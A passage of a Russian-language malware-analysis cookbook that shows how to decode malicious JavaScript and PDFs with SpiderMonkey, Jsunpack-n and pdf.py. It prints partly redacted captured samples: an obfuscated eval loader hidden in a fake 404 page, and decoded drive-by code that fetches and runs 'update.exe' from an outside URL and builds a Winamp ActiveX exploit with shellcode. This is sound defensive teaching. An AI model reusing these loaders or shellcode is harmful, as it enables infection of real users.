<script type="text/javascript" src="http://www.google.com/jsapi">
```

```
</script>
<script type="text/javascript">
    google.load('visualization', '1', {packages: ['geomap']});
</script>
<script type="text/javascript">
    function drawVisualization() {
    // Create and populate the data table.
    var data = new google.visualization.DataTable();
    data.addColumn('string', '', 'Country');
    data.addColumn('number', 'Hosts');
    data.addRows(58);
    data.setValue(0, 0, 'FR');
    data.setValue(0, 1, 8);
    data.setValue(1, 0, 'BG');
[REMOVED]

$ python googlegeoip.py -f ip_list.txt > map.html
```

Последний шаг - открыть файл `map.html` в веб-браузере. Убедитесь, что компьютер подключён к Интернету, иначе изображения и зависимый код JavaScript будут недоступны. На рисунке 5-12 показано распределение IP-адресов сети fast flux `wooobo.cn` по географическим регионам. Наведя указатель на любую страну, можно увидеть её двухбуквенный код и точное количество расположенных в ней IP-адресов.




Рисунок 5-12. Распределение IP-адресов сети fast flux wooobo.cn по странам

Сноски

[1] [назад] http://www.cygwin.com
[2] [назад] http://technet.microsoft.com/en-us/sysinternals/bb897435.aspx
[3] [назад] http://www.foundstone.com/us/resources/proddesc/superscan.htm
[4] [назад] http://unxutils.sourceforge.net/
[5] [назад] http://www.dns.net/dnsrd/rr.html
[6] [назад] http://www.bfk.de/bfk_dnslogger_en.html
[7] [назад] http://www.domaintools.com/
[8] [назад] http://www.malwaredomainlist.com/mdl.php

[9] [назад] http://code.google.com/p/dnsmap
[10] [назад] http://www.shadowserver.org/wiki/pmwiki.php/Services/IP-BGP
[11] [назад] http://www.team-cymru.org/Services/ip-to-asn.html
[12] [назад] http://joncraton.org/files/nc111nt.zip
[13] [назад] http://www.spamhaus.org/sbl/index.lasso
[14] [назад] http://dnsbl.abuse.ch/
[15] [назад] http://www.anti-abuse.org/multi-rbl-check/
[16] [назад] http://www.spamcop.net/bl.shtml
[17] [назад] http://www.cyber-ta.org/pubs/StormWorm/
[18] [назад] http://www.honeynet.org/node/348
[19] [назад] http://honeynet.org.au/?q=node/10
[20] [назад] http://www.maxmind.com
[21] [назад] http://code.google.com/p/pygeoip/
[22] [назад] http://matplotlib.sourceforge.net/
[23] [назад] http://matplotlib.sourceforge.net/basemap/doc/html/users/mapsetup.html
[24] [назад] http://code.google.com/apis/charttools/

Глава 6. Документы, шелл-код и URL

Число атак на клиентские приложения, такие как программы просмотра документов, веб-браузеры и браузерные подключаемые модули, растёт. Чтобы установить вредоносную программу на машины жертв, её авторы применяют разнообразные методы социальной инженерии, эксплуатацию уязвимостей и злоупотребление функциональными возможностями. Для заражения достаточно открыть вредоносную веб-страницу или взломанный сайт либо полученный по электронной почте вредоносный документ PDF или MS Office. Такие атаки требуют специальных знаний и дополнительных инструментов, многие из которых рассматриваются в этой главе.

При анализе вредоносных документов вам придётся иметь дело с закрытыми форматами файлов, методами обфускации и огромным количеством способов эксплуатации, применяемых на практике. Кроме того, вам могут быть неизвестны точные условия, которые должным образом вызывают уязвимость. Равным образом может быть невозможно определить, как или где в файл встроен шелл-код. В этой главе представлено сочетание статических и поведенческих методов, позволяющих правильно анализировать документы, несмотря на подобные трудности.

Анализ JavaScript

Понимание JavaScript критически важно при анализе вредоносных программ. Посредством JavaScript злоумышленники могут взаимодействовать с динамическими элементами, например браузерными подключаемыми модулями, которые выполняются на машине жертвы. Поэтому уязвимости браузеров и подключаемых модулей можно вызывать, передавая им из кода JavaScript недопустимые входные данные. Иногда эксплойты удаётся обнаружить по именам уязвимых функций, но в большинстве случаев злоумышленники обфусцируют JavaScript до полной неузнаваемости, хотя браузер по-прежнему способен его понять. Вредоносный JavaScript часто встречается в PDF, SWF (файлах Flash) и перехваченном сетевом трафике. Поэтому сначала в этом разделе рассматривается работа с JavaScript, а затем - анализ других форматов документов.

Рецепт 6-1. Анализ JavaScript посредством SpiderMonkey

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

SpiderMonkey[1] - реализация JavaScript на C от Mozilla. По существу, это интерпретатор JavaScript без браузера и подключаемых модулей, которым можно пользоваться из командной строки Linux. Поэтому он создаёт гораздо более безопасную среду для выполнения и анализа неизвестного кода JavaScript. Предположим, например, что в конце исследуемой страницы обнаружен следующий сценарий:

```
<html><head>
<meta name="robots" content="noindex">
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /pics/show.php?s=1e8f2530d5
was not found on this server.</p>

<script language='JavaScript'>
var CRYPT={signature:'JHDjhusud7HG',_keyStr:'
```

```
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=',
decode:function(input){var output='';var chr1,chr2,chr3;var
enc1,enc2,enc3,enc4;var
[REMOVED]
eval(CRYPT.obfuscate('1641821542231 ...'))
</script>
```

При просмотре страницы в браузере сообщение **404 Not Found** может заставить вас решить, что сервер не нашёл файл. Однако из исходного кода видно: сценарий в нижней части страницы посредством функции `eval` вычисляет дополнительный код JavaScript, переданный ей как параметр. В законных случаях вычисляемый JavaScript виден, но злоумышленники создали функцию `CRYPT.obfuscate`, преобразующую последовательность чисел в блок кода JavaScript. Так они не дают просматривающему исходный код человеку понять, что именно делает программа.

Установка SpiderMonkey

SpiderMonkey можно собрать из исходного кода по следующим инструкциям либо установить в Ubuntu командой `apt-get install spidermonkey-bin`.

```
$ wget http://ftp.mozilla.org/pub/mozilla.org/js/js-1.8.0-rc1.tar.gz
$ tar -zxvf js-1.8.0-rc1.tar.gz
$ cd js/src/
$ make BUILD_OPT=1 -f Makefile.ref
$ make install
```

Чтобы выяснить, какие инструкции JavaScript вычисляются в этом или похожем встретившемся на практике случае, выполните следующие действия:

1. Изолируйте блок JavaScript, то есть всё содержимое тегов `<script>`, не включая сами теги, и поместите его в отдельный файл.
2. Добавьте первой строкой сценария `eval = print;`. Это переопределит `eval`, чтобы функция выводила переданный ей параметр, а не выполняла его.
3. Выполните сценарий посредством SpiderMonkey следующей командой:

```
$ js example_js_eval.txt | indent

[REMOVED]

var urltofile = 'http://www.ut885.com/pics/load.php?e=1';
var filename = 'update.exe';

[REMOVED]

function
Go (a)
{
  var s = CreateO (a, 'WScript.Shell');
  var o = CreateO (a, 'ADODB.Stream');
  var e = s.Environment ('Process');
  var xhr = null;
  var bin = e.Item ('TEMP') + '\\' + filename;
  try
  {
    xhr = new XMLHttpRequest();
  }

[REMOVED]

function
mdac ()
{
  var i = 0;
  var objects =
    new Array ('{BD96C556-65A3-11D0-983A-00C04FC29E36}',
```

```
            '{BD96C556-65A3-11D0-983A-00C04FC29E36}',
            '{AB9BCEDD-EC7E-47E1-9322-D4A210617116}',
            '{0006F033-0000-0000-C000-000000000046}',
            '{0006F03A-0000-0000-C000-000000000046}',

  [REMOVED]

  function
  pdf ()
  {
    var isInstalled = false;
    if (navigator.plugins && navigator.plugins.length)
    {
      for (var x = 0; x < navigator.plugins.length; x++)
      {
        if (navigator.plugins[x].description.indexOf('Adobe Acrobat')
            != -1)
        {
          isInstalled = true;
          break;
        }
        if (navigator.plugins[x].description.indexOf('Adobe PDF')
            != -1)
        {
          isInstalled = true;
          break;
        }
      }
    }

  [REMOVED]

  function
  aolwinamp ()
  {
    try
    {
      var obj = document.createElement ('object');
      document.body.appendChild (obj);
      obj.id = 'IWinAmpActiveX';
      obj.width = '1';
      obj.height = '1';
      obj.data = './directshow.php';
      obj.classid = 'clsid:0955AC62-BF2E-4CBA-A2B9-A63F772D46CF';
      var shellcode =
        unescape("%uC033%u8B64%u3040%u0C78%u408B%u8B0C%u1C70\
                  %u8BAD%u0858%u09EB%u408B%u8D34%u7C40%u588B\
                  %u6A3C%u5A44%uE2D1%uE22B%uEC8B%u4FEB%u525A\
                  %uEA83%u8956%u0455%u5756%u738B%u8B3C%u3374\
                  %u0378%u56F3...

  [REMOVED]
```

SpiderMonkey выполняет функцию `CRYPT.obfuscate`, но вместо передачи результата в `eval` выводит его. Теперь истинные намерения злоумышленника видны, и можно приступить к анализу применения браузера Internet Explorer, подключаемого модуля Adobe Reader и элемента управления ActiveX Winamp.

Рецепт 6-2. Автоматическое декодирование JavaScript посредством Jsunpack

В этом разделе вы научитесь пользоваться Jsunpack, то есть сайтом, и Jsunpack-n, версией для командной строки, чтобы автоматически декодировать сильно обфусцированный JavaScript. Jsunpack - инструмент, написанный Блейком Хартстайном, одним из авторов этой книги, и впервые представленный на Shmoocon 2009.[2] На Shmoocon 2010 Блейк представил обновления Jsunpack и показал применение инструмента к сетевому трафику, а также использование URL и заголовков HTTP для более точного декодирования файлов.[3]

Сайт Jsunpack

На рисунке 6-1 показана главная страница Jsunpack.




Рисунок 6-1. Страница ввода и последние отправления Jsunpack

Сайт Jsunpack обладает следующими возможностями:

• декодирует JavaScript из указанного URL или фрагмент закодированного JavaScript, вставленный в веб-форму;
• принимает в качестве входных данных перехваты пакетов, PDF, HTML-файлы и файлы JavaScript;
• позволяет загрузить ZIP-файл с шелл-кодом и файлами, извлечёнными из входных данных;
• безопасно отображает декодированный JavaScript на веб-странице результатов;
• содержит специальный набор правил YARA (введение в YARA см. в главе 3), обнаруживающих попытки эксплуатации определённых записей CVE во входных данных;
• предоставляет RSS-канал новых отправлений;
• позволяет искать среди всех отправлений строки или критерии, связанные с исследуемой атакой.

Инструмент командной строки Jsunpack-n

Инструмент командной строки Jsunpack-n обладает следующими возможностями:

• модифицированная версия SpiderMonkey для декодирования и выполнения JavaScript;
• несколько режимов ввода: можно активно прослушивать интерфейс и сканировать входящий и исходящий трафик либо передать файл перехвата пакетов;
• декодеры локальных PDF, HTML-файлов и файлов JavaScript, а также возможность указать URL для загрузки и декодирования;
• несколько режимов вывода для перехватов пакетов: один извлекает все переданные по HTTP файлы и сохраняет их по отдельности, другой создаёт граф связей URL;
• модуль `html.py`, преобразующий переменные HTML в переменные JavaScript для сложного декодирования (см. рецепт 6-4);
• модуль `pdf.py`, извлекающий JavaScript из PDF;
• модуль `swf.py`, извлекающий JavaScript из SWF;
• параметры в `options.config`, позволяющие изменять настройки декодирования и вывода;
• тот же набор правил YARA для обнаружения эксплойтов, что и на сайте; возможности можно расширить собственными правилами.

Установка Jsunpack-n

Чтобы установить Jsunpack-n, получите последнюю версию из SVN следующими командами, а затем выполните инструкции в файле INSTALL.

```
$ svn checkout http://jsunpack-n.googlecode.com/svn/trunk/ jsunpack-n
$ cd ./jsunpack-n
Follow the INSTALL file to install all dependencies.
```

Синтаксис Jsunpack-n выводится параметром `-h`:

```
$ ./jsunpackn.py -h
Usage:
    ./jsunpackn.py [fileName]
    ./jsunpackn.py -i [interfaceName]
    jsunpack-network version 0.3.2c (beta)

Options:
  -h, --help            show this help message and exit
  -t TIMEOUT, --timeout=TIMEOUT
        limit on number of seconds to evaluate JavaScript
  -r REDOEVALTIME, --redoEvalLimit=REDOEVALTIME
        maximium evaluation time to allow processing of
        alternative version strings
  -m MAXRUNTIME, --maxRunTime=MAXRUNTIME
        maximum running time (seconds; cumulative total). If
        exceeded, raise an alert (default: no limit)
  -f, --fast-evaluation
        disables (multiversion HTML,shellcode XOR) to improve
        performance
  -u URLFETCH, --urlFetch=URLFETCH
        actively fetch specified URL (for fully active fetch
        use with -a)
  -d OUTDIR, --destination-directory=OUTDIR
        output directory for all suspicious/malicious content
  -c CONFIGFILE, --config=CONFIGFILE
        configuration filepath (default options.config)
  -s, --save-all        save ALL original streams/files in output dir
  -e, --save-exes       save ALL executable files in output dir
  -a, --active          actively fetch URLs (only for use with
        pcap/file/url as input)
  -q, --quiet           limited output to stdout
  -v, --verbose         verbose mode displays status for all files and
```

```
      decoding stages, without this option reports only
      detection
-V, --very-verbose    shows all decoding errors (noisy)
-g GRAPHFILE, --graph-urlfile=GRAPHFILE
      filename for URL relationship graph, 60 URLs maximium
      due to library limitations
-i INTERFACE, --interface=INTERFACE
      live capture mode, use at your own risk (example eth0)
-D, --debug           (experimental) debugging option, do not delete
      temporary files
-J, --javascript-decode-disable
      (experimental) dont decode anything, if you want to
      just use the original contents
```

В следующих рецептах будет показано, как и когда пользоваться различными параметрами командной строки Jsunpack-n.

> **Примечание.** Wepawet (http://wepawet.cs.ucsb.edu/) - ещё один сайт для анализа файлов с вредоносным JavaScript. Он анализирует эксплойты посредством модифицированного браузера, тогда как Jsunpack эмулирует значительную часть функциональных возможностей браузера.

Рецепт 6-3. Оптимизация декодирования Jsunpack-n по скорости и полноте

Распыление кучи - метод, которым злоумышленники повышают надёжность своих эксплойтов. Вводные сведения об этом методе приведены в статье Александра Сотирова.[4] Попытки распыления кучи посредством JavaScript часто требуют много памяти и времени. При интерпретации JavaScript Jsunpack-n по умолчанию устанавливает 30-секундное ограничение времени выполнения сценария. Если вычисление занимает больше времени, Jsunpack-n показывает предупреждение и прекращает выполнение. Это полезно, поскольку не позволяет бесконечным циклам заблокировать командную оболочку. Однако распыление кучи может завершиться преждевременно и привести к неполному анализу.

В следующем примере Jsunpack-n вызывается с параметром -V, создающим очень подробный вывод. Параметр выводит сведения независимо от того, определила ли сигнатура файл как вредоносный, а также показывает различные информационные предупреждения и сведения о декодированных файлах, например о превышении сценарием стандартного времени ожидания.

```
$ ./jsunpackn.py -V test.pdf
[malicious:7] [PDF] test.pdf
    info: [decodingLevel=0] JavaScript in PDF 5076 bytes,
        with 264 bytes headers
    info: [decodingLevel=1] found JavaScript
    suspicious: script analysis exceeded 30 seconds
        (incomplete) 5053 bytes
    suspicious: Warning detected
        //warning CVE-NO-MATCH Shellcode Engine Length 80574
        //warning CVE-NO-MATCH Shellcode NOP len 9669
        //warning CVE-NO-MATCH Shellcode NOP len 9999
        //warning CVE-NO-MATCH Shellcode NOP len 78727
        //warning CVE-NO-MATCH Shellcode Engine Binary Threshold
    malicious: shellcode of length 240/120
    malicious: shellcode of length 621/318
    malicious: shellcode of length 647/589824
    info: [2] no JavaScript
    info: file: saved test.pdf to (original_7195d[REMOVED])
    file: stream_7195d[REMOVED]: 421488 bytes
    file: decoding_a9535[REMOVED]: 5340 bytes
    file: timeout_50869[REMOVED]: 5369 bytes
```

```
file: decoding_2777c[REMOVED]: 5053 bytes
file: shellcode_b8882[REMOVED]: 240 bytes
file: shellcode_c4152[REMOVED]: 621 bytes
file: shellcode_edd08[REMOVED]: 647 bytes
```

Как видно, JavaScript внутри этого вредоносного PDF превысил время ожидания, о чём сообщает строка `script analysis exceeded 30 seconds`. Значение можно увеличить параметром `-t TIMEOUT, --timeout=TIMEOUT`. Тогда выполнится большая часть JavaScript и анализ будет полнее. Например, при использовании параметра `-t 4000` с тем же файлом `test.pdf` вычисление вредоносного PDF фактически завершается за несколько минут, и появляется следующее дополнительное сообщение:

```
malicious: shellcode of length 647/259026079
```

Длина шелл-кода указана двумя числами: 647 и 259026079. Первое означает, что лишь 647 байт шелл-кода состоят из неповторяющихся символов и потому не входят в NOP-последовательность. Второе обычно гораздо больше, поскольку включает операции NOP-последовательности. В данном случае размер 247 Мбайт, вероятно, и стал причиной столь долгой обработки. Альтернативное решение - параметр `-f`, сокращение от `fasteval`. Он включает различные оптимизации производительности, в том числе крайне ограниченную обработку шелл-кода.

Рецепт 6-4. Вызов эксплойтов посредством эмуляции элементов DOM браузера

Механизм SpiderMonkey не обрабатывает HTML. Он разбирает и выполняет чистый код JavaScript. Поэтому при обнаружении JavaScript внутри HTML-страницы, PDF или SWF необходимо извлечь его в отдельный файл перед интерпретацией посредством SpiderMonkey. Следующий короткий пример поясняет сказанное. SpiderMonkey не может интерпретировать первый файл, поскольку JavaScript заключён в теги HTML.

```
$ cat with_html.js
<html>
<script>print("hello");</script>
</html>
$ js with_html.js
$
```

Со вторым файлом у SpiderMonkey проблем нет, поскольку тот содержит чистый JavaScript:

```
$ cat no_html.js
print("hello");
$ js no_html.js
hello
```

Обсуждаемая проблема сама по себе не является ограничением SpiderMonkey. В конце концов, SpiderMonkey - интерпретатор JavaScript, а не синтаксический анализатор HTML. Однако из этого следует, что передаваемый SpiderMonkey файл не может содержать код HTML. Обычно это не мешает, но злоумышленники способны быстро превратить особенность в проблему. Например, код JavaScript внутри HTML-документа имеет полный доступ к объектной модели документа (DOM). Поэтому JavaScript может обратиться ко всему коду HTML на странице, например получить её заголовок через `document.title`. Начнём с простого теоретического примера. Представьте следующий код: JavaScript обращается к `document.title`, использует заголовок для расшифровки строки, а затем вычисляет её посредством `eval`.

```
<html>
<head>
<title>MyEncrypi0nK3y</title>
</head>
```

```
<script>
    function decrypt(key, input) {
        var output = "";
        // здесь находится код расшифровки
        return output;
    }
    eval(decrypt(document.title, "258ff2c006e9bd6[REMOVED]"));
</script>
</html>
```

Чтобы выяснить, какие инструкции JavaScript вычисляются после расшифровки, можно попытаться заменить `eval` на `print`, как описано в рецепте 6-1, и проанализировать код посредством SpiderMonkey:

```
$ cat test.js
eval = print;
function decrypt(key, input) {
    var output = "";
    // здесь находится код расшифровки
    return output;
}

eval(decrypt(document.title, "258ff2c006e9bd6[REMOVED]"));

$ js test.js
test.js:7: ReferenceError: document is not defined
```

Как и ожидалось, возникла ошибка ссылки, поскольку объект `document` не определён в контексте SpiderMonkey. Он доступен только коду JavaScript, который выполняется в контексте браузера. Правильную расшифровку всё же можно вызвать, заменив `document.title` на `"MyEncrypti0nK3y"` и снова запустив код посредством SpiderMonkey. Но это ручная работа, и помните: перед вами простой пример. Нужные значения не всегда находятся в таком заметном месте, как заголовок страницы.

Язык разбора HTML в Jsunpack-n

Jsunpack-n умеет разбирать содержимое HTML-страницы и преобразовывать теги, заголовки и другие элементы в переменные JavaScript. При интерпретации извлечённого со страницы JavaScript эти переменные автоматически передаются SpiderMonkey. Поэтому все значения HTML-страницы, на которые ссылается JavaScript, становятся доступны. Способ разбора HTML в Jsunpack-n настраивается в файле `htmlparse.config`. Например, для определения `document.title` добавьте следующие строки:

```
!define TITLE       document.title = String(%s);
!parse  title   *   TITLE:contents
```

Когда Jsunpack-n встречает HTML-файл с содержимым:

```
<title> MyEncrypi0nK3y</title>
```

он создаёт следующую переменную JavaScript:

```
document.title = String("MyEncrypi0nK3y");
```

Стандартные правила `htmlparse.config` извлекают JavaScript из многих полей HTML, часто используемых злоумышленниками. Новые правила понадобятся только в том случае, если JavaScript встречается в новом месте, ещё не описанном в `htmlparse.config`.

Теперь рассмотрим похожий случай с настоящим вредоносным кодом. Мы обнаружили следующую HTML-страницу (`fetch_bd29f.html`), содержавшую закодированный JavaScript:

```
<html>
<head>
```

```
<script>
function f_E() {

    [REMOVED]

    var __V_n_=document.getElementById("__V_n_").value;

    [REMOVED]

    if(okdRVC==0){
        for(var eOL=0;eOL<__V_n_.length/2;++eOL){
            var PHcj=parseInt(__V_n_.substr(eOL*2,2),zpu)-(eOL+2)
                                                    *shj[eOL%4];
            if(PHcj<0){
                PHcj-=Mox_u[SeCJyg](PHcj/JY_rE)*JY_rE;
            }
            NCXs+=yflAp[SyFt](PHcj);
        }
        _niTm[Jjt](NCXs);
    }

    [REMOVED]
}
</script>
</head>
<body onload="f_E();">
<input class="f_i_" type="hidden" id="__V_n_"
              value="a2decb737683e0[REMOVED]">
</body>
</html>
```

Код вызывает `document.getElementById` и получает значение тега HTML с идентификатором `__V_n_`. Значение используется в формуле, которая, предположительно, раскрывает дополнительные инструкции JavaScript для выполнения. Интерпретация JavaScript посредством SpiderMonkey приводит к такой же ошибке ссылки, как и ранее. Однако следующее правило из `htmlparse.config` Jsunpack-n преобразует все теги HTML в доступные переменные JavaScript.

```
!parse  *       id,value        headerIDVAL:id,value,contents
```

Это правило имеется в стандартном файле `htmlparse.config`. Если отключить его для демонстрации, результат будет следующим:

```
$ ./jsunpackn.py fetch_bd29f.html -V
[nothing detected] fetch_bd29f.html
        info: [meta refresh] URL=fetch_bd29fhysgcjfg.php
        info: [decodingLevel=0] found JavaScript
        error: undefined variable __V_n_
```

При включении одного этого правила результаты декодирования радикально меняются:

```
$ ./jsunpackn.py fetch_bd29f.html -V
[nothing detected] fetch_bd29f.html
        info: [meta refresh] URL=fetch_bd29fhysgcjfg.php
        info: [decodingLevel=0] found JavaScript
        error: undefined variable Pdf1
        error: undefined function Pdf1.GetVersions
        info: DecodedGenericCLSID detected CA8A9780-280D-11CF-A24D-...
        info: DecodedIframe detected
        info: [iframe] fetch_bd29f./yo_ee_r/slkoeg.pdf
        info: [decodingLevel=1] found JavaScript
        file: decoding_a72e3[REMOVED]: 807 bytes
```

За кулисами Jsunpack-n разобрал HTML и создал из `__V_n` переменную JavaScript. Это удовлетворило зависимость вредоносного JavaScript и позволило ему завершить выполнение. Когда на практике встречается «упрямый» JavaScript, который никак не хочет выполняться, не забывайте проверить, не зависит ли он от элементов DOM браузера. Если зависит, теперь вы знаете, как настроить Jsunpack-n для подобных случаев.

Анализ документов PDF

Документ PDF состоит из структурированного набора нумерованных объектов и словарей. Структурированные сведения включают версию спецификации PDF, которой соответствует документ, метаданные и сведения о каталоге. Сюда входят все изображения, шрифты, текст, форматирование, сценарии и другое содержимое, необходимое для отображения документа. В июле 2008 года Adobe опубликовала полную спецификацию PDF (см. http://www.adobe.com/devnet/pdf/pdf_reference.html) как открытый стандарт, и при желании вы можете изучить её подробно.

При анализе PDF важнее всего понимать типы объектов, которые можно встроить в документ. Каждый объект начинается с номера объекта, номера версии и строки `obj`. Внутри находится последовательность тегов, описывающих содержимое объекта или ссылки на другие объекты. Объект заканчивается возвратом каретки и строкой `endobj`.

При разборе PDF содержимое объекта можно извлечь регулярными выражениями. Следующий код Python из `pdf.py`, представленного в рецепте 6-5, извлекает номера объектов, номера версий и содержимое всех объектов. Предполагается, что содержимое PDF уже загружено в переменную `self.indata`. После сбора объектов можно перебрать их и просканировать или обработать те, которые содержат интересные данные.

```
reg = '\n?(\d+)\s+(\d+)\s+obj[\s]*(.*?)\s*\n?(endobj|objend)'
objs = re.findall(reg, self.indata, re.MULTILINE|re.DOTALL)
if objs:
    for obj in objs:
        # заполнить все объекты
        key = obj[0] + ' ' + obj[1]
        self.list_obj.append(key)
        self.objects[key] = pdfobj(key, obj[2])
```

К сожалению, содержимое объектов не всегда представлено обычным или легко читаемым текстом. В документах Adobe применяются фильтры нескольких типов, сжимающие, кодирующие или изменяющие содержимое объекта. Поэтому после извлечения данных объекта может понадобиться распаковать или декодировать их перед анализом. В следующих рецептах представлены инструменты, помогающие выполнять такие задачи.

Рецепт 6-5. Извлечение JavaScript из PDF посредством pdf.py

Adobe Reader выполняет обнаруженный в PDF JavaScript посредством модифицированной версии SpiderMonkey.[5] JavaScript внутри PDF часто сжимают, чтобы скрыть его назначение от аналитиков и систем обнаружения вторжений. В этом рецепте показано автоматическое извлечение и распаковка JavaScript посредством модуля `pdf.py` из Jsunpack-n.

Если в рецепте 6-2 вы уже получили Jsunpack-n из SVN, сценарий командной строки находится по пути `./jsunpack-n/pdf.py`. Для `pdf.py`, как также указано в INSTALL, требуются BeautifulSoup и PyCrypto. В Ubuntu они устанавливаются следующей командой:

```
$ sudo apt-get install python-beautifulsoup python-crypto
```

Распаковка потоков

Как уже отмечалось, данные внутри объектов PDF можно сжимать множеством способов. На рисунке 6-2 показан вид PDF с потоком FlateDecode (zlib) в шестнадцатеричном редакторе. Выделенные байты отмечают начало сжатых данных.



Рисунок 6-2. PDF со сжатыми данными, загруженный в шестнадцатеричный редактор

Сценарий `pdf.py` создаёт выходной файл со всем распакованным JavaScript. Эта программа извлечения из PDF применяет несколько библиотек Python для обработки фильтров PDF, в том числе FlateDecode (zlib), ASCIIHexDecode, ASCII85Decode, LZWDecode и RunLengthDecode. Следующий код показывает, как `pdf.py` преобразует сжатые данные в распакованный текст. Полный алгоритм можно посмотреть в `pdf.py`.

```
for kstate, k, kval in self.objects[key].tags:
    # декодировать потоки zlib
    if k == 'FlateDecode' or k == 'Fl':
        try:
            self.objects[key].tagstream = \
                zlib.decompress(self.objects[key].tagstream)
        except zlib.error, msg:
            if pdf.DEBUG:
                print 'failed to decompress object %s' % (key)
                print self.objects[key].tagstream
            self.objects[key].tagstream = '' # распаковать не удалось

    # декодировать формат ASCIIHex
    if k == 'ASCIIHexDecode' or k == 'AHx':
        result = ''
        counter = 0
        self.objects[key].tagstream = re.sub(
                            '[^a-fA-F0-9]+',
                            '',
                            self.objects[key].tagstream)
        for i in range(0,len(self.objects[key].tagstream),2):
            result += \
                chr(int('0x'+self.objects[key].tagstream[i:i+2],0))
        self.objects[key].tagstream = result

    # декодировать формат ASCII85
    if k == 'ASCII85Decode' or k == 'A85':
        self.objects[key].tagstream = \
             pdfobj.ascii85(self.objects[key].tagstream)

    # декодировать LZW модулем lzw из pdfminer
    if k == 'LZWDecode' or k == 'LZW':
        self.objects[key].tagstream = \
             pdfobj.lzwdecode(self.objects[key].tagstream)

    # декодировать формат runlength
    if k == 'RunLengthDecode' or k == 'RL':
        self.objects[key].tagstream = \
             pdfobj.rldecode(self.objects[key].tagstream)
```

Каталог `samples` в составе Jsunpack-n содержит несколько полезных для проверки файлов. Следующий вывод показывает результат выполнения `pdf.py` для PDF из каталога `samples`.

```
$ ./pdf.py samples/pdf-thisCreator.file
[REMOVED]
Found JavaScript in 111611 0 (697 bytes)
        children []
        tags [['TAG', 'Filter', ''], ['TAG', 'FlateDecode', ''], \
              ['ENDTAG', 'Length', '142']]
        indata = <</Filter/FlateDecode/Length 142>>streamxJ[REMOVED]
Found JavaScript in 3 0 (0 bytes)
        children [['JavaScript', '5 0']]
        tags [['ENDTAG', 'JavaScript', '5 0 R ']]
        indata = <</JavaScript 5 0 R >>
Wrote JavaScript (9289 bytes -- 8592 headers / 697 code) to \
        file samples/pdf-thisCreator.file.out
```

Как видно, если входной файл содержит JavaScript, сжатый или нет, `pdf.py` извлекает его в отдельный файл. При изучении выходного файла можно заметить JavaScript, которого изначально не было в PDF.

```
$ cat samples/pdf-thisCreator.file.out
info.creator = String('z6ez6fz70z20z3dz2...');
